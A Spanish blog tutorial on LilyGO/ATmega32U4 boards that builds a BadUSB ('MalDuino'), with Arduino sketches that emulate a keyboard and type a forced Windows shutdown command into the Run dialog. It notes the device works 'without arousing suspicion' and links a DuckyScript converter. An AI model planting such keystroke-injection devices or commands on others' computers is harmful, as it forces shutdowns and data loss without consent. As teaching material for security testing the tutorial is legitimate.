MalDuino - Game Over

Si te apasiona el mundo de la ciberseguridad o simplemente eres un entusiasta de la tecnología, seguramente has oído hablar de los BadUSB y el Malduino. Estas herramientas pueden parecer salidas de una película de espionaje, pero son muy reales y accesibles para quienes desean aprender más sobre las pruebas de penetración y la seguridad informática.

En este artículo, te muestro qué es un Malduino, cómo funciona y, lo más interesante, cómo puedes construir tu propio BadUSB utilizando una placa LilyGO.

¿Qué es LilyGO?

LilyGO es una empresa de desarrollo de hardware que fabrica placas de desarrollo y módulos basados en microcontroladores populares, principalmente de las familias **ESP32**, **ESP8266**, **RP2040**, y microcontroladores **Atmega (compatibles con Arduino Leonardo y similares)**. Estas placas están diseñadas para aplicaciones en el mundo del Internet de las cosas (**IoT**), automatización, proyectos DIY, y prototipado rápido.

Características Principales

1. **Compatibilidad:** Las placas LilyGO son compatibles con entornos de desarrollo populares como el **Arduino IDE**, **PlatformIO**, y **MicroPython**, lo que facilita su integración en proyectos.

2. **Microcontroladores Avanzados:** Utilizan microcontroladores potentes, especialmente los **ESP32**, que tienen capacidades Wi-Fi y Bluetooth integradas, ideales para proyectos IoT.
3. **Placas Variadas:** La empresa ofrece una amplia gama de productos para diferentes aplicaciones:

- **LilyGO T-Watch:** Smartwatches personalizables.
- **LilyGO T-Display:** Placas con pantallas OLED o TFT integradas.
- **LilyGO T-SIM:** Placas con soporte para comunicación LTE.
- **LilyGO T-Keeb:** Placas para emulación de teclados HID.
- **LilyGO LoRa:** Placas para comunicación de largo alcance usando tecnología LoRa.

Integración de Periféricos: Muchas de las placas incluyen pantallas TFT, conectores para baterías, sensores integrados (temperatura, acelerómetros) y conectividad LoRa, Bluetooth y Wi-Fi.

Uso Común

Las placas LilyGO son populares en:

- Proyectos de **IoT** (monitorización remota, sensores inteligentes).
- **Automatización doméstica**.
- **Desarrollo de wearables** (smartwatches, dispositivos vestibles).
- **Proyectos de bajo consumo energético** (especialmente con tecnología LoRa).
- Emulación de **teclado y mouse HID** para automatización de tareas.

Ventajas

- **Económicas:** Son más accesibles que otras marcas de placas similares.
- **Documentación:** La empresa ofrece una buena base de documentación y ejemplos en GitHub.
- **Versatilidad:** Soporte para varios protocolos de comunicación (Wi-Fi, Bluetooth, LoRa, 4G).
- **Soporte de Librerías:** Amplia compatibilidad con librerías de Arduino y ESP-IDF.

Desventajas

- **Documentación Limitada:** Algunas placas tienen documentación poco detallada o confusa para usuarios principiantes.

- **Problemas de Soporte:** El soporte oficial puede ser limitado; muchas veces los usuarios dependen de foros y la comunidad.

Ejemplo de Proyecto con LilyGO

Un proyecto clásico es usar una **LilyGO T-Display ESP32** para mostrar la temperatura y humedad de un sensor DHT11 en su pantalla TFT mientras se conecta a una red Wi-Fi para enviar los datos a una plataforma de monitoreo IoT.

Conclusión

LilyGO es una marca destacada en el mundo del prototipado y el desarrollo de proyectos electrónicos. Su amplia gama de productos y características avanzadas la convierten en una opción ideal tanto para entusiastas como para profesionales.

Por internet puedes encontrar muchas opciones de compra; desde unos 15€ en Amazon hasta unos céntimos en Aliexpress. Yo compré la mía en Amazon simplemente por la rapidez de envío.

Esta placa es compatible con el Arduino Leonardo R3 (Hiletgo con microcontrolador ATmega32U4), por tanto debería admitir la emulación de teclado usando la librería `**Keyboard.h**`. Este microcontrolador tiene USB nativo, lo que permite que funcione como un dispositivo HID (teclado o mouse) y tiene un tamaño reducido.

Características:

Microcontroller: ATmega32u4

Clock speed: 16 MHz

Operating voltage: 5 V DC

Digital I/O Pins: 10

PWM Channels: 4

Analog Input Channels: 5

UART: 1

I2C:1

Micro-USB: 1

Flash Memory: 32 KB of which 4KB is used by bootloader

SRAM: 2.5 KB

EEPROM: 1 KB

¿Qué es un BadUSB?

Un **BadUSB** es un dispositivo que parece ser un USB inofensivo (como un teclado), pero que está programado para ejecutar comandos en un ordenador al ser conectado, sin la necesidad de intervención del usuario.

Se usa comúnmente para:

- Pruebas de seguridad y demostraciones de vulnerabilidades.
- Automatización de tareas complejas.
- Cargar scripts en sistemas operativos sin tocar el teclado.

¿Qué necesitas?

1. **Placa LilyGO compatible con HID:** LilyGO Hitletgo Leonardo (ATmega32U4) o LilyGO T-KeebLilyGO con ESP32-S2 (compatible con USB nativo)
2. **Arduino IDE:** Para cargar el código.
3. **Librería Keyboard.h:** Permite emular un teclado en placas compatibles.

Código básico de ejemplo para emular un BadUSB

Este ejemplo simula el comando shutdown en Windows:

```
#include <Keyboard.h>

void setup() {
  delay(5000); // Espera 5 segundos para dar tiempo de desconectar la placa
  Keyboard.begin();
  // Abre el menú de ejecutar en Windows
  Keyboard.press(KEY_LEFT_GUI);
  Keyboard.press('r');
  delay(200);
  Keyboard.releaseAll();
  delay(200);
  // Escribe el comando de apagado
  Keyboard.print("shutdown /s /t 5 /f");
```

```
  delay(100);
  // Presiona Enter
  Keyboard.press(KEY_RETURN);
  Keyboard.releaseAll();
  // Bucle infinito para detener el programa
  while (true);
}
void loop() {
}
```

Explicación del código


- **Línea 5:** La función Keyboard.begin() inicializa el teclado HID.
- **Línea 8:** Presiona Win + R para abrir la ventana de ejecutar.
- **Línea 14:** Escribe el comando shutdown /s /t 5 /f.
- **Línea 18:** Presiona Enter para ejecutar el comando.
- **Línea 21:** Mantiene el programa en un bucle infinito.

Instalar Arduino


Lo primero que tienes que hacer es instalar Aduino si todavía no lo tienes instalado:


Arduino IDE 2.3.4

La nueva gran liberación del Arduino IDE es más rápida y aún más poderosa. Además de un editor más moderno y una interfaz más sensible, cuenta con autocompletion, navegación de código, e incluso un depurador en vivo.





Durante el proceso de instalación, el Firewall de Windows solicitará permisos en varias ocasiones:







Después le toca el turno a los controladores:











Hasta que finalmente termina el proceso:



¿Cómo se configura?

Nada más conectar el Lilygo en el equipo tal y como viene de fábrica me abre una consola de cmd.

Algunas placas LilyGO vienen de fábrica con un firmware que envía mensajes a través del puerto serie (Serial). Si tienes instalado un controlador de USB a UART que detecta la conexión de la placa, puede dispararse la ejecución de una consola (cmd) para visualizar la salida en base al script que lleva precargado:



Preparamos en código

Este ejemplo apaga la máquina una vez trascurridos 20 segundos:

```
#include <Keyboard.h> // Importa la librería de teclado
void setup() {
Keyboard.begin();
}
void loop() {
delay(20000); // Espera 20 segundos
// Abre la ventana de ejecutar (Windows + R)
Keyboard.press(KEY_LEFT_GUI);
Keyboard.press('r');
delay(200);
Keyboard.releaseAll();
delay(200);
// Escribe el comando de apagado
Keyboard.print("shutdown /t 1 /f /s");
delay(100);
```

// Presiona Enter

Keyboard.press(KEY_RETURN);

Keyboard.releaseAll();

// Bucle infinito

while (true);

}

Librerías necesarias:

Asegúrate de tener la librería `*Keyboard.h*`.

Debería venir por defecto en el IDE de Arduino, pero sino la tienes, ve a:

Programa -> Incluir Librería -> Administrar Librerías

Busca `**Keyboard**` y asegúrate de que esté instalada.

Pasos para subir el código:

1. Conecta la placa:


Asegúrate de que tu placa esté conectada al puerto USB de la computadora.

2. Selecciona el puerto correcto:

Ve a:

Herramientas -> Puerto

Elige el puerto asociado a tu Hitletgo (puede aparecer como "Arduino Leonardo" o un nombre similar).




3. Sube el código:

Cambia el código que viene por defecto por el que quieres cargar.

Haz clic en el botón de "**Subir**" (flecha hacia la derecha) o presiona `Ctrl + U`.

4. Esperar la carga:

Cuando veas el mensaje `Subida completada` en la consola del IDE, el código estará ejecutándose en la placa.



Advertencia importante:

⚠ El código ejecuta un comando para apagar tu computadora después de 20 segundos.

Ten en cuenta lo siguiente:


1. Desconecta la placa:

Una vez que el código esté cargado, desconecta la placa rápidamente si no deseas que apague tu sistema.

2. Probar en entorno seguro:

Si decides probarlo, asegúrate de guardar tu trabajo antes, ya que el apagado forzado puede causar pérdida de datos.

Ahora tienes un "aparente USB" que cuando lo introduces en un equipo lo apaga trascurridos 20 segundos sin despertar sospecha y sin darte tiempo a reaccionar:



Cómo detener el programa si ya se ejecuta:

Al cargar un script que apaga el ordenador automáticamente, el microcontrolador puede quedar bloqueado para reprogramación en circunstancias normales.

Te explico el procedimiento para cargar un nuevo sketch sin que la placa ejecute el script anterior:

Si tu placa tiene botón de Reset:

Poner la placa en modo de carga (reset doble)

El microcontrolador ATmega32U4 (como en el Arduino Leonardo y compatibles) tiene la capacidad de entrar en modo bootloader, que evita la ejecución del sketch actual. Esto se logra reiniciando la placa rápidamente dos veces.

Pasos detallados:

1. Conecta la placa al ordenador por USB.
2. Mantén tu dedo cerca del botón de reset de la placa.
3. Presiona el botón de **reset** dos veces seguidas rápidamente (en menos de un segundo).
4. Al hacer esto, el LED de la placa parpadeará de forma diferente o permanecerá fijo durante un corto tiempo. Esto indica que la placa está en modo bootloader y lista para recibir un nuevo sketch.

Si tu placa no tiene botón de Reset (como es el caso de la mía):

Sin botón de reset, se complica un poco, pero todavía hay opciones. Como el ATmega32U4 (que usa la LilyGO compatible con Leonardo) permite resetearlo mediante software, podemos intentar forzar el bootloader con el puerto USB.

Sigue estos pasos:

1. Conectar la placa a USB y detectar el puerto

- Conecta la placa al ordenador y abre el **IDE de Arduino**.
- Ve a **Herramientas > Puerto** para identificar el puerto en el que está conectada.

2. Forzar el modo bootloader mediante el IDE

El truco es enviar una secuencia especial desde el IDE de Arduino justo antes de subir el sketch:

1. **Selecciona la placa correcta:** Ve a **Herramientas > Placa** y selecciona **Arduino Leonardo** (o similar).
2. **Selecciona el puerto USB correcto:** En **Herramientas > Puerto**, selecciona el que corresponda a tu placa.
3. **Preparar un sketch limpio:** Carga un sketch vacío como este:

void setup() {}

void loop() {}

3. Click en "Subir"Haz clic en el botón de **Subir** en el IDE.

4. Forzar bootloader mediante reconexión rápida: Desconecta rápidamente la placa de la computadora y vuelve a conectarla inmediatamente después de hacer clic en "Subir". Esto a veces fuerza al microcontrolador a entrar en el modo bootloader durante el proceso de carga.

Solución alternativa si falla

Otra opción es usar un programador ISP externo para regrabar el bootloader y eliminar el sketch problemático.

Extensiones del Proyecto

Si tienes Duckyscrpts los puedes compilarlo a lenguaje de arduino en la siguiente pagina:

https://dukweeno.github.io/Duckuino/ para poder grabarlo directamente con el IDE de arduino.